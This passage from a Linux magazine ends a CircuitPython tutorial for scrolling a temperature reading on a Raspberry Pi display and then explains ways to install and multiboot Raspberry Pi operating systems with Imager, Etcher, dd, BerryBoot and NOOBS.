```

Create a new object, `img`, and in there we create a new image for the screen, which is a black screen. Then we use the draw object to write that to the screen:

```
img = Image.new('RGB', (WIDTH, HEIGHT), color=(0, 0, 0))
draw = ImageDraw.Draw(img)
```

The following five lines use a Truetype font, already installed on the Pi to write text to the screen. We need to specify the text size, both the x and y so that it can be scrolled across the screen. We then set the width of the text, the height using a little floor division (rounding the number down) and then start a timer.

```
font = ImageFont.truetype("/usr/share/fonts/truetype
dejavu/DejaVuSans-Bold.ttf", 30)
size_x, size_y = draw.textsize("Temperature:   ", font)
text_x = disp.width
text_y = (disp.height - size_y) // 2
t_start = time.time()
```

Inside of a while True loop we store the current temperature in a variable, `t`. Then we use a little maths to calculate how long the code has been running:

```
while True:
    t = sensor.temperature
    x = (time.time() - t_start) * 100
```

Next we set the value of `x`, the horizontal axis to be the remainder of the sum that divides the size of x by the screen width. Then we draw a white rectangle which covers the entire screen.

```
x %= (size_x + disp.width)
draw.rectangle((0, 0, disp.width, disp.height),
(255,255,255))
```

The final two lines write the text to the screen, moving it slightly each time the loop iterates. The text colour is set to 0,0,0 which references black in RGB. Finally, we write the text as an image to the screen before the loop repeats.

```
draw.text((int(text_x - x), text_y), ("\nTemperature:
%0.1f C" % t), font=font, fill=(0, 0, 0))
disp.display(img)
```

Click Save and then click Run to start the code. The temperature will scroll across the screen. We hope you're sitting in a nice, toasty workroom! **LXF**

### QUICK TIP

Try not to remove any components while the Pi is powered up. There's a chance that you may damage the component. Adafruit's TCA4307 will mitigate this risk, though.

## » STEMMMA QT

Pimoroni's Display HAT Mini offered a little something extra compared to other screens. Stemma QT is a polarised connector. It only fits in one way, and was created by Adafruit as a smaller version of its Stemma connector. Stemma QT is essentially I2C broken out for use with components modified to use the Stemma QT standard. Sure, we pay a little extra on top of the components base price, but we get the convenience of a single cable and no messy wiring. Because Stemma QT is just I2C we can use the components with other boards, such as Arduino, Raspberry Pi and micro:bit. This can be achieved via a Stemma QT to breadboard cable, or by soldering pins to the components breakout points.

In the tutorial we used CircuitPython on the Raspberry Pi to access the Stemma QT port on the Display HAT Mini. We could have used plain I2C and a few Python modules, but the beauty of CircuitPython is that we can mix it with regular Python 3, and Adafruit has curated a series of Python modules and tutorials that work seamlessly. In **LXF275** we introduced CircuitPython and showed how the same code, written on a Raspberry Pi could be transferred to a far less-powerful microcontroller board to achieve the same effect.

With Stemma QT and CircuitPython we have a cost-effective and portable means to make great projects easily.

» **LXF IS HOT STUFF YOU SHOULD...** Subscribe now at <http://bit.ly/LinuxFormat>

## DUAL-BOOT+

# Booting multiple operating systems

**Christian Cawley** examines the various ways you can boot your Raspberry Pi, from installing an OS to multibooting.



**OUR EXPERT**


**Christian Cawley** is a former desktop support engineer, and has been breeding Raspberry Pis for two years. His efforts have recently been rewarded with the birth of a Raspberry Pi Zero 2 W.

**B**ooting an operating system on the Raspberry Pi is straightforward, but the tools used for the process have changed over the years. Since the release of the Raspberry Pi 4 and the Pi's slightly different architecture, new utilities have been developed, both for single installations and for multibooting. Meanwhile, the price of SD cards has plummeted.

While the basic tools – *Raspberry Pi Imager*, *Etcher* and so on – are suitable for single booting, *BerryBoot* is particularly useful for multibooting, as is *NOOBS*. There is also a web-based solution that automates single and multiboot installations via your browser, called *PINN*. Everything explained here assumes you're using a Raspberry Pi with a keyboard, mouse and monitor attached, with an accessible network connection.

The Raspberry Pi has a decent selection of operating systems available, from the default Raspberry Pi OS and various lightweight alternatives to things such as RetroPie and Recalbox for retro gaming, OSMC and LibreElec for running a Kodi-based media centre, and many more besides.

Installing a single operating system requires you to first download the image file for the OS. This is typically in .IMG format, usually around 5GB in size. Many can be found on the Raspberry Pi website ([www.raspberrypi.com](http://www.raspberrypi.com)) when you click the Software. Others can be found by searching further afield. Here we'll look at the various



Take an Etcher-sketch of your preferred Raspberry Pi operating system with this efficient utility.

options you have for installing a new operating system on a Raspberry Pi.

### Raspberry Pi Imager

Taking the place of *NOOBS* as the de facto installer, and pushing *Etcher* down the pecking order, *Raspberry Pi Imager* is a multiplatform utility for writing a single operating system to an SD card. Start by grabbing it from the Raspberry Pi website (<https://bit.ly/LXF285-imager>) and installing on your computer. You can also install the Snap package from the terminal with:

```
snap install rpi-imager
```

## » BOOTING MEDIA OPTIONS FOR RASPBERRY Pi

Using a microSD card to boot the Raspberry Pi isn't the only option you have. The Raspberry Pi 4 and 400 both support booting from USB rather than a microSD card. This opens up a range of options. USB flash sticks, USB hard disk drives, solid-state drives with USB, even NVMe devices with a USB adapter can be hooked up to the Pi 4 to boot up.

Most of these devices are likely faster than a standard microSD card, and certainly more resilient. Consequently, the option is now available to prioritise

disk speed and performance by choosing to move away from the traditional microSD booting method.

Enabling booting for the Raspberry Pi 4 and 400 is straightforward, but can only be done easily using *Raspberry Pi Imager*. When selecting the operating system, scroll down the menu to the Misc utility *images* sub-menu. Here, select Bootloader, then USB Boot. With this set, the Pi will boot from an attached USB device, or if this is unavailable, will try to boot from SD.

Next, in the Storage menu, select the SD card, then Write the image. Once complete, and with the Pi booted from the SD card, attach the USB device to boot from.

In the Pi's desktop menu, select Accessories then SD Card Copier. Use this to copy the image from the microSD card to the USB storage. Once complete, shutdown the Raspberry Pi, remove the microSD card, and power up. The computer will now boot from the attached USB drive.

With the software installed, insert the SD card into your computer's card reader then load *Raspberry Pi Imager*. Start by selecting the media in Storage – this ensures you get a full selection of the available operating systems available in *Raspberry Pi Imager*.

Next, click Choose OS to select the operating system you want to install. You'll find standard operating systems, gaming OSes, media centres, Russian language options, along with utilities to reset an Raspberry Pi OS and even wipe the SD card. To install an OS already downloaded to your computer, choose Use Custom.

*Raspberry Pi Imager* also has a secret screen, available by pressing Ctrl+Shift+X. This enables some preset configurations to be made, such as SSH, Wi-Fi configuration, hostname and more. Click Save to bake these into the installation (the tool has essentially replaced the popular *Raspberry Pi Bakery* utility) then select Write to start copying the disk image and settings to your microSD card.

Once complete, and after safely ejecting the SD card from your computer, the Raspberry Pi can be booted with the new OS.

## Install with Etcher

An alternative to Raspberry Pi OS, *Etcher* is similarly available on Linux, macOS and Windows, enabling complete flexibility when it comes to installation of your chosen Raspberry Pi operating system.

The easiest option is to grab the Appliance file from the Balena website (<https://bit.ly/LXF285-etcher>), unzip it, then double-click the extracted file (**balena Etcher-x.x.x-x64.Appliance**, "x.x.x" is the version). The software will run instantly, giving you three options.

The first, Flash from file, enables you to use a downloaded image. Flash from URL is for fast internet connections, typically, allowing you to choose an OS stored at a specific location (a bleeding-edge release). There is also a Clone drive option suitable for backing up existing flash media. Note that *Etcher* can be used with SD cards and USB flash devices.

To use *Etcher* to write a downloaded Raspberry Pi operating system to your chosen flash media, select Flash from file, then Select target. Here, find the drive to write to, then Flash to start the process. After completion and safe removal of the disk media, the new OS should boot in the Raspberry Pi.


## Using the terminal

You can also write a Raspberry Pi operating system disk image to an SD card using the terminal.

First, download the disk image you want to use. Next, insert the SD card into your computer's card reader. In the terminal, search for the SD card in the `/dev/` directory with `sudo ls -ltr /dev/*`.

The card should be listed as `mmcblk0`. Ignore references to partitions on the card (`mmcblk0p1`, `mmcblk0p2`, and so on.) because you need the entire SD card for this. Check the location of the downloaded IMG file before proceeding, then enter:

```
sudo dd bs=1M if=/path/to/raspberrypi/image of=/dev/sdcardname status=progress conv=fsync
```



Substitute `if=` with the path to the IMG file, while `of=` should match the name of the SD card.

Tap Enter to run the command. When complete, you'll be ready to boot the SD card in your Raspberry Pi.

## Multiple operating systems

If you only have one Raspberry Pi and want to maximise the possibilities, installing two or more operating systems is a smart option. For example, you could run a Kodi media centre alongside RetroPie for retro gaming. You might even throw a full desktop distro in there too, for productivity or programming.

Three options are available for multibooting a Raspberry Pi. *BerryBoot*, *NOOBS* and *PINN* are all intended to install multiple IMG files on a microSD card, along with the requisite boot menu and any other configurations. Not the most well-known solution to Raspberry Pi multiboot but certainly the first, *BerryBoot* was first released back in 2012. The latest release supports Raspberry Pi 3, 4, and 400 models.

Using this software to dual-boot or multiboot a Raspberry Pi is straightforward. Start by downloading the *BerryBoot* ZIP file (<https://bit.ly/LXF285-berryboot>) to your PC and extract the contents. Next, copy the files

The secret screen in Raspberry Pi Imager enables you to set some useful configurations for the current and future sessions. Investigate the drop-down menu at the top.

## QUICK TIP

Safely ejecting any flash media from a powered-up computer is vital for data integrity. Getting this wrong, and ejecting (or powering off) while data is still being written or read from the device, can result in corruption.

## » THE PiDRIVE LEGACY

Released for the Raspberry Pi 3, WD Labs' PiDrive system married the Pi with a hard disk drive and dedicated cases. There was even a module for attaching a Pi Zero to an HDD, creating an instant server.

These devices are long since discontinued, although they appear occasionally on eBay. Their lasting legacy is that they demonstrated how the Pi can be paired with larger, faster storage. As Raspberry Pi 3 was the first model to have the ability to boot from USB (thanks to a complicated and occasionally Pi-breaking process), it made sense that someone should release it alongside a dedicated disk drive.

But that wasn't all it shipped with. While the low-power USB HDD was a key addition, the PiDrive system also required some software. Dedicated versions of *NOOBS* and *BerryBoot* were released with PiDrive, and while the *BerryBoot* build is long gone, there is a community-maintained version of *NOOBS* for PiDrive.

Known as the *PiDrive Community Foundation Edition*, this is maintained on GitHub (<https://bit.ly/LXF285-pidrivenoobs>) and has been updated to support Raspberry Pi 4. This makes it suitable for those planning to upgrade an existing PiDrive system from Pi 3 to Pi 4.

» BOOT YOUR DAY WITH US AND... Subscribe now at <http://bit.ly/LinuxFormat>

## QUICK TIP

If you're writing a Raspberry Pi disk image on a non-Linux OS, Raspberry Pi Imager and Etcher offer a largely similar experience. Use Imager for pre-configuring network settings, or just use Etcher.

Use BerryBoot to ensure the best speed for your installation by choosing a specific source using the dropdown at the bottom of the screen.

to the root of your FAT-formatted microSD card.

After safely ejecting the SD card, insert it into your Raspberry Pi and boot up. The first thing you see is the *BerryBoot* configuration screen, where you can resolve any overscan issues and establish a network connection. Take the time to set the Locale settings correctly, as not doing so will lead to problems later.

Click OK, then select the device where the operating system(s) will be installed. *BerryBoot's* strength is supporting multiple OSes, each in their own partition, accessed via a boot menu. Any locally or network attached drives can be detected and selected here. You can also format the device if required. This includes the SD card, which will format the space beyond the **boot/** directory.

After any formatting is completed, the Add OS menu is displayed. Popular operating systems, Appliances (currently just NOC-PS Lite, a PXE network installation tool), and various Others are listed, covering everything from retro gaming and media servers to Puppy Linux. Simply check the box for the preferred OSes, click OK, and when prompted set one as the default. Click Exit to commence downloading of the operating systems.

*BerryBoot* features some advanced tools, too. Once the OSes are installed on the SD card, you can Backup, Edit config, Clone, or even Delete an operating system. Problems can be resolved using the Repair file system button, or resolved in the Console.

The configuration editor is probably the most useful of all these, providing direct access to **config.txt**. Here,

you can manage `gpu_mem`, edit the `bootmenutimeout` property, and make various other tweaks to improve performance of the multiboot system.

## Not for NOOBS

No longer offered as a linked download from the Raspberry Pi website (although it remains hosted there), *NOOBS* (*New Out Of Box Software*) remains accessible via GitHub. Initial setup is similar to *BerryBoot*. Download the latest version from GitHub (<https://bit.ly/LXF285-noobs>) and unzip the contents to FAT-formatted SD card.

*NOOBS* comes in two versions. The standard *NOOBS* is a bigger download with several operating systems bundled in, for offline installation. Meanwhile, *NOOBS-Lite* is smaller, but downloads the chosen operating systems if your Pi is networked. *NOOBS-Lite* is useless without a network, so ensure the computer is connected if using this option.

After safely ejecting the media and booting the Raspberry Pi with it, *NOOBS* will start, providing several OSes to choose from. These include Arch Linux, OpenELEC Kodi, RISC OS, and of course Raspberry Pi OS, among others. To install the OSes, check the box, keeping an eye on the disk space (displayed at the bottom of the screen). If using *NOOBS-Lite* and you intend to download over Wi-Fi, connect the Pi to your network in the Wi-Fi networks screen. Meanwhile, you can tweak the configuration in the Edit config screen. This provides editable access to **config.txt** and **cmdline.txt**. When ready, click Install.

